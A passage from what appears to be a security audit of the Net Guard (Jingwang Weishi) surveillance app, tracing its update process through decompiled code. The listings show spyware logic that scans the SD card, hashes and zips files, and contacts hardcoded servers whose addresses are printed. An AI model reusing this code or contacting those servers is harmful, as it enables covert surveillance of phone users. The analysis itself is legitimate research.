
The application requests this permission, but it is not actually implemented anywhere. There is a potential that this is an artifact from a previous or sister version of the application. If it were implemented the application could start and perform scanning features right when a user's phone is finished booting, unknowingly to the user. Currently, it has only been observed that the application runs and performs functionality while the application is in main view. More specifically, when MainActivity::onCreate is called, meaning when the application is first started and any time the it is switched back into foreground from the background.
For more information regarding permissions usage and implications, refer to section What is the security of the access, storage, and recording of data? for more information.

References:

- URL server: hxxp://47.93.5.238:8081
- Base server: hxxp://bxaq.landaitap.com:22222 (hxxp://47.93.5.238:22222)

Q1: What is the update process of the application?

GA_AJ_JK_GXH.apk (Net Guard Application):
The application updates itself by checking and downloading newer APKs and by querying an application server for metadata to update its local database. Newer versions of the APK are found by comparing its current version with a version file located in the URL server. If a later version exists, it will download it directly, open it, and prompt the user to install it. It additionally makes requests to the base server to update its local database containing metadata of files that it deems dangerous. These checks are performed when the application is explicitly started or switched back from the background. This is further examined below.
The QR code (see image below) seems to be the initial point of download and installation of the application, whose app_name (净网卫士) roughly translates to Net Guard. The QR code decodes to an URL (hxxp://47.93.5.238:8081/APP/GA_AJ_JK/GA_AJ_JK_GXH.apk?AJLY=650102000000) which points to will perform a download of the APK file. Directing a phone to this link triggers a download of an APK named GA_AJ_JK_GXH.apk.


4:38 AM
Wednesday, October 4
GA_AJ_JK_GXH.apk
4:37 AM
Download complete.
Sign into network
Android
Unfortunately, ES File Explorer has stopped.
OK

Upon verifying its signature, there will be a SHA1 mismatch on res/raw/text.txt:

```
% jarsigner -verify -verbose -certs /Users/nil/shared/new/GA_AJ_JK_GXH.apk
jarsigner: java.lang.SecurityException: SHA1 digest error for res/raw/text.txt
```

This file contains the URL parameters used in the QR code URL (AJLY=650102000000&QBID=&SJH=).
The APK is signed with the following certificate:

```
[
[
Version: V3
Subject: CN=Landa
Signature Algorithm: SHA256withRSA, OID = 1.2.840.113549.1.1.11
Key:
Validity: [From: Fri Apr 28 07:01:45 UTC 2017,
To: Sat Apr 16 07:01:45 UTC 2067] Issuer: CN=Landa
SerialNumber: [ 1134c7d3]
Certificate Extensions: 1
[1]: ObjectId: 2.5.29.14 Criticality=false
SubjectKeyIdentifier [
KeyIdentifier [
0000: B5 CB CC B2 63 26 9B 15 63 E2 AA C4 83 9D 50 5E ....c&..c.....P^ 0010: A2 EF D7 E2 ....
]
]
]
Algorithm: [SHA256withRSA] Signature:
0000: 35 9C 86 39 6E 84 E6 39 BF C0 AF 4D 0E 49 B7 86 5..9n..9...M.I.. 0010: 07 3F 62 5B 26 EA
F0 CF 76 05 A8 FD D1 3A FB E8 .?b[&...v....:.. 0020: 7C F4 9A 63 01 F3 AD 63 B7 9E B2 D9 71 56
F9 88 ...c...c....qV.. 0030: 30 70 AD 8A A8 2C B8 EF 62 17 90 14 BB 67 AD 78 0p...,..b....g.x
0040: 8B C1 1C F2 7D E6 B4 5B 8B 2D 19 87 64 3A 14 3A .......[.-..d:.: 0050: AE F1 24 61 44 7E
95 06 17 4E AF 05 93 F1 B4 C3 ..$aD....N..... 0060: 3D E0 6A C3 8F 48 99 42 59 6C 48 7D F4 EB
A1 93 =.j..H.BYlH..... 0070: 32 17 DD 78 A9 C3 31 55 22 03 38 63 54 2A A5 AC 2..x..1U".8cT*..
0080: 10 23 76 19 74 C9 AE E6 5C CC F1 80 4D CB 8D F8 .#v.t...\...M... 0090: DA D0 30 02 65 14
99 77 CA EC 3A 66 1C 0C 18 FB ..0.e..w..:f.... 00A0: 08 F4 10 27 FA C2 75 C6 E6 B3 35 11 D8 68
31 4E ...'..u...5..h1N 00B0: 72 AF E9 27 19 15 51 D9 E3 EF 8D 03 46 03 5F AD r..'..Q.....F._.
00C0: C9 60 F4 AF BC 4B 79 AF D4 D6 FE 1A 23 3E BC 07 .`...Ky.....#>.. 00D0: 58 1C 8D BB 12 F0
06 07 4A 27 B5 2A 21 AD 76 BC X.......J'.*!.v. 00E0:F848A8EDA33B0705 B2525D3F2004CC86
.H...;...R]?...
00F0: D3 B4 F1 D0 D9 F5 44 58 B4 4A F7 B7 44 73 FD D5 ......DX.J..Ds.. ]
```

The application performs version checks every time the application loads the main view. More specifically, when MainActivity::onCreate is called, meaning when the application is first started and any time the application is switched back into foreground from the background. The version checking functionality is performed in a roundabout manner. In the application's MainActivity::onCreate, it first calls a function called initJCGX.

```
com/itap/sjga/MainActivity.java
497   protected void onCreate(Bundle paramBundle)
498   {
499     super.onCreate(paramBundle);
500     setContentView(2130903040);
501     initView();
502     initEvent();
503     initJCGX();
504   }
```

This function's purpose is to spin up a ExecuteThread Runnable thread.

```
com/itap/sjga/MainActivity.java
285   private void initJCGX()
286   {
287     Constant.excutir.execute(new ExecuteThread(this, this));
288   }
```

ExecuteThread::run is the entry point to the version checking, application updating, file scanning, database updating, and data uploading code paths. This Runnable thread will loop with five second delays until either the MainActivity is destroyed (line 584) and the application terminates, the latest APK version is less than or equal to what is currently installed (line 593) and the application performs file scanning, or the latest APK is newer and needs to be downloaded (line 598).

```
com/itap/utils/ExecuteThread.java:
579   public void run()
580   {
581     for (;;)
582     {
583       if (this.mainUI.isFinishing()) {
584         return;
585       }
586       int i = CheckVersion();
587       if (this.mainUI.getToastDialog().isShowing()) {
588         this.mainUI.getToastDialog().dismiss();
589       }
590       if ((i == -1) || (i == 0))
591       {
592         startSM();
593         return;
594       }
595       if (i == 1)
596       {
597         sendMessage(this.mainUI.handle, this.info, 1);
598         return;
599       }
600       sendMessage(this.mainUI.handle, "", 2);
601       try
602       {
603         Thread.sleep(5000L);
604       }
605       catch (InterruptedException localInterruptedException)
606       {
607         localInterruptedException.printStackTrace();
608       }
609     }
610   }
611 }
```

When CheckVersion is called it makes a request for a version.xml file on URL server (line 10), which is a string referenced from the application's res/values/strings.xml file:


```
res/values/strings.xml:
 1 <?xml version="1.0" encoding="utf-8"?>
 2 <resources>
 3     <string name="app_name">净网卫士</string>
```

```
 4     <string name="title_alert">提示信息</string>
 5     <string name="ok">确定</string>
 6     <string name="cancel">取消</string>
 7     <string name="exit">提示</string>
 8     <string name="exit_app">是否删除选中有害信息？</string>
 9     <string name="confirm">确定</string>
10     <string
name="url_server">http://47.93.5.238:8081/APP/VERSION/jingwangweishi_version/version.xml</stri
ng>
11     <string name="bbsj">版本升级</string>
12     <string name="jcxbb">检测到最新版本，请及时更新！</string>
13     <string name="gx">更新</string>
14     <string name="ydwl">当前网络处于2G/3G/4G,确定是否更新？</string>
15     <string name="ts">提示</string>
16     <string name="qd">确定</string>
17     <string name="qx">取消</string>
18     <string name="gb">关闭</string>
19     <string name="gxz">正在下载更新</string>
20 </resources>
```

The request is performed by ExecuteThread::CheckVersion via GET request to the url_server string located in strings.xml.

```
com/itap/utils/ExecuteThread.java:
456         String str =
this.context.getPackageManager().getPackageInfo(this.context.getPackageName(), 0).versionName;
457         localObject2 = localObject4;
458         localObject1 = localObject5;
459         HttpURLConnection localHttpURLConnection = (HttpURLConnection)new
URL(this.context.getResources().getString(2131230727)).openConnection();
...
465         localHttpURLConnection.setRequestMethod("GET");
```

As seen below, a typical response is XML and contains a version string, the URL to the file, and a description.




```
<?xml version="1.0" encoding="UTF-8"?>
<info>
    <version>1.3</version>
    <url>hxxp://47.93.5.238:8081/APP/GA_AJ_JK/GA_AJ_JK_GXH.apk</url>
    <description>检测到最新版本，请及时更新！</description>
</info>%
```

As previously stated, if the latest APK version is less than or equal to what is currently installed then the application will start scanning files. More specifically, this occurs in the ExecuteThread::run method. If ExecuteThread::CheckVersion returns a status code of 0 or -1, ExecuteThread::startSM where the file scanning and local database updating occurs.

```
com/itap/utils/ExecuteThread.java:
579   public void run()
580   {
581     for (;;)
582     {
583       if (this.mainUI.isFinishing()) {
584         return;
585       }
586       int i = CheckVersion();
587       if (this.mainUI.getToastDialog().isShowing()) {
588         this.mainUI.getToastDialog().dismiss();
```

```
589       }
590       if ((i == -1) || (i == 0))
591       {
592         startSM();
593         return;
594       }
GA_AJ_JK_GXH/jd/src/com/itap/utils/ExecuteThread.java:
380   private void startSM()
381   {
382     try
383     {
384       Object localObject3 = readFile(2131034112, this.context);
385       this.dbDao = new DbDao(this.context);
386       Object localObject2 = this.dbDao.queryMB();
387       Object localObject1 = localObject2;
388       if ("".equals(localObject2))
389       {
390         this.dbDao.addMB(((String)localObject3).split(","));
391         localObject1 = this.dbDao.queryMB();
392       }
393       okHttpService((String)localObject1);
394       WeiboDialogUtils.handler.postDelayed(new WeiboDialogUtils.ProgressTask(), 3000L);
395       localObject2 = getJBXX();
396       if (!"".equals(localObject2))
397       {
398         this.dbDao.addJBXX((String)localObject2);
399         scanFile(Environment.getExternalStorageDirectory().getAbsolutePath());
400         localObject1 = loopList();
401         this.dbDao.addYCXX((List)localObject1);
402         ((List)localObject1).clear();
403         localObject1 = this.dbDao.queryYHXX();
404         localObject3 = new File(this.context.getExternalFilesDir(null).getAbsolutePath() +
"/JWWS/JWWS/shouji_anjian/");
405         deleteFile((File)localObject3);
406         ((File)localObject3).mkdirs();
407         AddFile.writeTxtToFile((String)localObject2, new File((File)localObject3,
"jbxx.txt"));
408         int i = 0;
409         for (;;)
410         {
411           if (i >= ((List)localObject1).size()) {
412             localObject2 = new CompressBook();
413           }
414           try
415           {
416             if (new File(Constant.FILEPATH).exists()) {
417               ((CompressBook)localObject2).zip(Constant.FILEPATH);
418             }
419             if (new File(this.context.getExternalFilesDir(null).getAbsolutePath(),
"JWWS.zip").exists())
420             {
421               sendMessage(this.mainUI.handle, localObject1, 9);
422               return;
423               AddFile.writeTxtToFile(((WJXX)((List)localObject1).get(i)).getYWJMD5() +
"\t" + ((WJXX)((List)localObject1).get(i)).getWJMC() + "\t" +
((WJXX)((List)localObject1).get(i)).getWJDX(), new File((File)localObject3, "files.txt"),
((WJXX)((List)localObject1).get(i)).getYWJMD5());
424               i += 1;
425             }
426           }
427           catch (Exception localException2)
428           {
```

```
429             for (;;)
430             {
431               localException2.printStackTrace();
432             }
433           }
434         }
435       }
436       return;
437     }
438     catch (Exception localException1)
439     {
440       localException1.printStackTrace();
441     }
442   }
```

The file read (line 384) is referenced from its string ID 2131034112. A decompiled project reveals the variable name in the application's R file.

```
% grep -nr 2131034112 *
jd/src/com/example/dzsjga/R.java:136:    public static final int aj_jwws_buk = 2131034112;
```

The file is a comma separated list of serialized MB objects containing an MD5 hash (line 6) and GXSJ value (line 5) shown in the MB class. This file, assumingly, acts as an initial dataset of files of interest that comes pre-packaged with the APK.

```
jd/src/com/itap/model/MB.java:
3 public class MB
4 {
5   public String GXSJ;
6   public String MD5;
% file apktool/GA_AJ_JK_GXH/res/raw/aj_jwws_buk
apktool/GA_AJ_JK_GXH/res/raw/aj_jwws_buk: ASCII text, with very long lines, with no line
terminators
% head -c 400 apktool/GA_AJ_JK_GXH/res/raw/aj_jwws_buk
52385c431c3de3eded87e33093d45f53,881b5f01b963a80d8d12e5b0d399a1ca,1de0a900eb4c69cdfa6398f003e2
650b,6311c92f456961321f4b32e52b26bc3b,d3e6906e50300ed6e6d1df6c1ff7c539,61cd623b01bec813bd2f789
ab6dc4
2d6,e19793fc7d62d48643eb304ffd641110,46e0d6d23f96df6aa93a5bacf9d86666,dd6eccb5bbca92eb302b90b5
027fc5fd,a4d1f0cede848698051be67f83956f18,486ff45360c0ad488b473819956473c5,6cd2d53f924bd1ef115
dbdccf
f43bd1a,d12a%
```

A SQLite database is then initialized and the aj_jwws_buk MB objects are loaded (lines 59, 62, 63) into this database. The GXSJ value is also referred to as rksj (line 46).

```
com/itap/dbservice/DbDao.java:
38   public void addMB(List<MB> paramList)
39   {
40     this.db = this.mOpenHelper.getWritableDatabase();
41     SQLiteStatement localSQLiteStatement;
42     int i;
43     if (this.db.isOpen())
44     {
45       this.db.beginTransaction();
46       localSQLiteStatement = this.db.compileStatement("insert into qb_aj_mb
(mb_md5,mb_rksj) values (?,?)");
47       i = 0;
```

```
48     }
49     for (;;)
50     {
51       if (i >= paramList.size())
52       {
53         this.db.setTransactionSuccessful();
54         this.db.endTransaction();
55         Log.e("TAG", "插入成功");
56         this.db.close();
57         return;
58       }
59       String str = ((MB)paramList.get(i)).getMD5().trim();
60       if (!"".equals(str))
61       {
62         localSQLiteStatement.bindString(1, str);
63         localSQLiteStatement.bindString(2, ((MB)paramList.get(i)).getGXSJ());
64         localSQLiteStatement.execute();
65         localSQLiteStatement.clearBindings();
66       }
67       i += 1;
68     }
69   }
```

Once the initial dataset has been loaded, ExecuteThread::startSM calls okHttpService (line 393) to make a request to the base server. the parameter being the return value of DbDao::queryMB (line 386), which is the GXSJ (rksj) value of the first MB object in the database expressed by the SQLite query (line 159).

```
com/itap/utils/ExecuteThread.java:
386       Object localObject2 = this.dbDao.queryMB();
387       Object localObject1 = localObject2;
388       if ("".equals(localObject2))
389       {
390         this.dbDao.addMB(((String)localObject3).split(","));
391         localObject1 = this.dbDao.queryMB();
392       }
393       okHttpService((String)localObject1);
com/itap/dbservice/DbDao.java:
152   public String queryMB()
153   {
154     this.db = this.mOpenHelper.getWritableDatabase();
155     String str = "";
156     Object localObject = str;
157     if (this.db.isOpen())
158     {
159       localObject = this.db.rawQuery("select mb_rksj from qb_aj_mb order by mb_rksj desc
;", null);
160       if (((Cursor)localObject).moveToNext()) {
161         str = ((Cursor)localObject).getString(0);
162       }
163       this.db.close();
164       localObject = str;
165     }
166     return (String)localObject;
167   }
```

The ExecuteThread::okHttpService makes requests to the base server, which is hardcoded (line 531), with a custom “type” flag (line 529) and the GXSJ value (line 530), returned by

DbDao::queryMB. Assuming, if the local database is out of date the base server will respond with a JSON object containing a list of new MB objects that ExecuteThread::okHttpService will then add to the local database (line 557), thus updating it.

```
com/itap/utils/ExecuteThread.java:
526   public void okHttpService(String paramString)
527   {
528     Object localObject = new FormEncodingBuilder();
529     ((FormEncodingBuilder)localObject).add("type", "JWWS_cshTZM");
530     ((FormEncodingBuilder)localObject).add("GXSJ", paramString);
531     paramString = new
Request.Builder().url("http://bxaq.landaitap.com:22222/BXAQ/servlet/front/APPS").post(((FormEn
codingBuilder)localObject).build()).build();
532     localObject = new OkHttpClient();
533     ((OkHttpClient)localObject).setConnectTimeout(60000L, TimeUnit.SECONDS);
534     ((OkHttpClient)localObject).setWriteTimeout(60000L, TimeUnit.SECONDS);
535     ((OkHttpClient)localObject).setReadTimeout(60000L, TimeUnit.SECONDS);
536     ((OkHttpClient)localObject).newCall(paramString).enqueue(new Callback()
537     {
538       public void onFailure(Request paramAnonymousRequest, IOException
paramAnonymousIOException) {}
539
540       public void onResponse(Response paramAnonymousResponse)
541         throws IOException
542       {
543         Object localObject = paramAnonymousResponse.body().string();
544         try
545         {
546           if (new JSONObject((String)localObject).getBoolean("success"))
547           {
548             paramAnonymousResponse = new ArrayList();
549             localObject = new JSONObject((String)localObject).getJSONArray("data");
550             if (((JSONArray)localObject).length() > 0)
551             {
552               int i = 0;
553               for (;;)
554               {
555                 if (i >= ((JSONArray)localObject).length())
556                 {
557                   ExecuteThread.this.dbDao.addMB(paramAnonymousResponse);
558                   return;
559                 }
560                 JSONObject localJSONObject = ((JSONArray)localObject).getJSONObject    560
(i);
561                 MB localMB = new MB();
562                 localMB.setGXSJ(localJSONObject.getString("LRSJ"));
563                 localMB.setMD5(localJSONObject.getString("MD5").toLowerCase());
564                 paramAnonymousResponse.add(localMB);
565                 i += 1;
566               }
567             }
568           }
569           return;
570         }
571         catch (JSONException paramAnonymousResponse)
572         {
573           paramAnonymousResponse.printStackTrace();
574         }
575       }
```

```
576     });
577   }
```

ExecuteThread::startSM finishes updating the local database by performing a local file scan on the device's non-root accessible external volume, typically "/sdcard". The file scanning happens in ExecuteThread::scanFile (line 399) and digested into WJXX objects, containing the file's name, path, size, MD5 hash of the file, and the MD5 of the MD5, in ExecuteThread::loopList (line 400).

```
GA_AJ_JK_GXH/jd/src/com/itap/utils/ExecuteThread.java:
399       scanFile(Environment.getExternalStorageDirectory().getAbsolutePath()); //Recursively
scan SD card for files of particular extensions and return a list
400       localObject1 = loopList(); //for each file of interest create a list of WJXX objects
containing the name, path, size, MD5 hash of the file, and the MD5 of the MD5
401       this.dbDao.addYCXX((List)localObject1); //Add it to the database
```

For information on what data is sent/stored, refer to section "What local data is accessed, stored and/or recorded by the application?". For information on where this data is sent and info on the server themselves, refer to section "Where is data sent/stored?".
Back in ExecuteThread::run, if the version string retrieved from the URL server is newer than the installed one, the application will send a message to the MainActivity (line 597), with the information digested from version.txt.

```
com/itap/utils/ExecuteThread.java:
579   public void run()
580   {
581     for (;;)
582     {
...
595       if (i == 1)
596       {
597         sendMessage(this.mainUI.handle, this.info, 1);
598         return;
599       }
```

The message handler in MainActivity can be seen calling MainActivity::showUpdataDialogQZ (line 64) when the Message value is set to 1 (line 57).

```
com/itap/sjga/MainActivity$1.smali
56      .line 196
57      :pswitch_1
58      iget-object v1, p0, Lcom/itap/sjga/MainActivity$1;->this$0:Lcom/itap/sjga/MainActivity;
59
60      iget-object v0, p1, Landroid/os/Message;->obj:Ljava/lang/Object;
61
62      check-cast v0, Lcom/itap/model/UpdataInfo;
63
64      invoke-virtual {v1, v0}, Lcom/itap/sjga/MainActivity;-
>showUpdataDialogQZ(Lcom/itap/model/UpdataInfo;)V
```

This presents a dialog stating: Version upgrade, Check the latest version, please update!. It will then present the user with Shut down or Update options. If the user clicks Update it will call downLoadApk which will attempt to use WIFI to download the new APK. If WIFI is not available

it will then prompt the user with the dialog The current network in 2G / 3G / 4G, to determine whether to update?with the options Shut down or Update. If the user clicks Update it will then call downLoadApk to download the new APK over cellular data. If at anytime the user instead clicks Shut down it will clean up any data that it was currently exfiltrating and shut down the application.

MainActivity::downLoadApk will make the request to download the APK using the URL located in the version.txt file retrieved from the URL server, and it will also append the URL parameters from text.txt (line 420):

```
com/itap/sjga/MainActivity.java:
414     new Thread()
415     {
416       public void run()
417       {
418         try
419         {
420           DownLoadManager.getFileFromServer(paramUpdataInfo.getUrl() + "?AJLY=" +
MainActivity.this.ajly, MainActivity.this.pd, MainActivity.this);
421           sleep(3000L);
422           MainActivity.this.installApk("/sdcard/JWWS/GA_AJ_JK_GXH.apk");
423           MainActivity.this.pd.dismiss();
424           return;
425         }
65         localHttpURLConnection.setRequestMethod("GET");
```

DownLoadManager.getFileFromServer makes a connection to the URL from the version.xml file in the CheckVersion call (line 28), creates a new file (line 36) on the user's SD card, and prefixes the file with a single byte (line 39) before writing out the the APK data (line 52).

```
com/itap/utils/DownLoadManager.java
23   public static File getFileFromServer(String paramString, ProgressDialog
paramProgressDialog, Context paramContext)
24     throws Exception
25   {
26     if (Environment.getExternalStorageState().equals("mounted"))
27     {
28       paramString = (HttpURLConnection)new URL(paramString).openConnection();
29       paramString.setConnectTimeout(5000);
30       paramProgressDialog.setMax(paramString.getContentLength() / 1024);
31       paramString = paramString.getInputStream();
32       paramContext = new File("/sdcard/JWWS/");
33       if (!paramContext.exists()) {
34         paramContext.mkdir();
35       }
36       paramContext = new File("/sdcard/JWWS/", "GA_AJ_JK_GXH.apk");
37       FileOutputStream localFileOutputStream = new FileOutputStream(paramContext);
38       BufferedInputStream localBufferedInputStream = new BufferedInputStream(paramString);
39       byte[] arrayOfByte = new byte['È'];
40       int i = 0;
41       for (;;)
42       {
43         int j = localBufferedInputStream.read(arrayOfByte);
44         if (j == -1)
45         {
46           localFileOutputStream.close();
```

```
47            localBufferedInputStream.close();
48            paramString.close();
49            paramProgressDialog.setProgressNumberFormat("下载完成");
50            return paramContext;
51          }
52          localFileOutputStream.write(arrayOfByte, 0, j);
53          i += j;
54          paramProgressDialog.setProgress(i / 1024);
55        }
```

As previously stated, MainActivity::downLoadApk then calls installApk, which will attempt to install the newly downloaded file by creating a new intent to prompt the user for permission:

```
src/com/itap/sjga/MainActivity.java:
309     Intent localIntent = new Intent("android.intent.action.VIEW");
310     localIntent.addFlags(268435456);
311     localIntent.setDataAndType(Uri.fromFile(new File(paramString)),
"application/vnd.android.package-archive");
312     startActivity(localIntent);
```

Other Android APKs were found were provided by OTF and also discovered by the research team from hxxp://47.93.5.238:8081.

References:

- URL server: hxxp://47.93.5.238:8081
- Base server: hxxp://bxaq.landaitap.com:22222 (hxxp://47.93.5.238:22222)

Q5: What is the security of the access, storage, and recording of data?

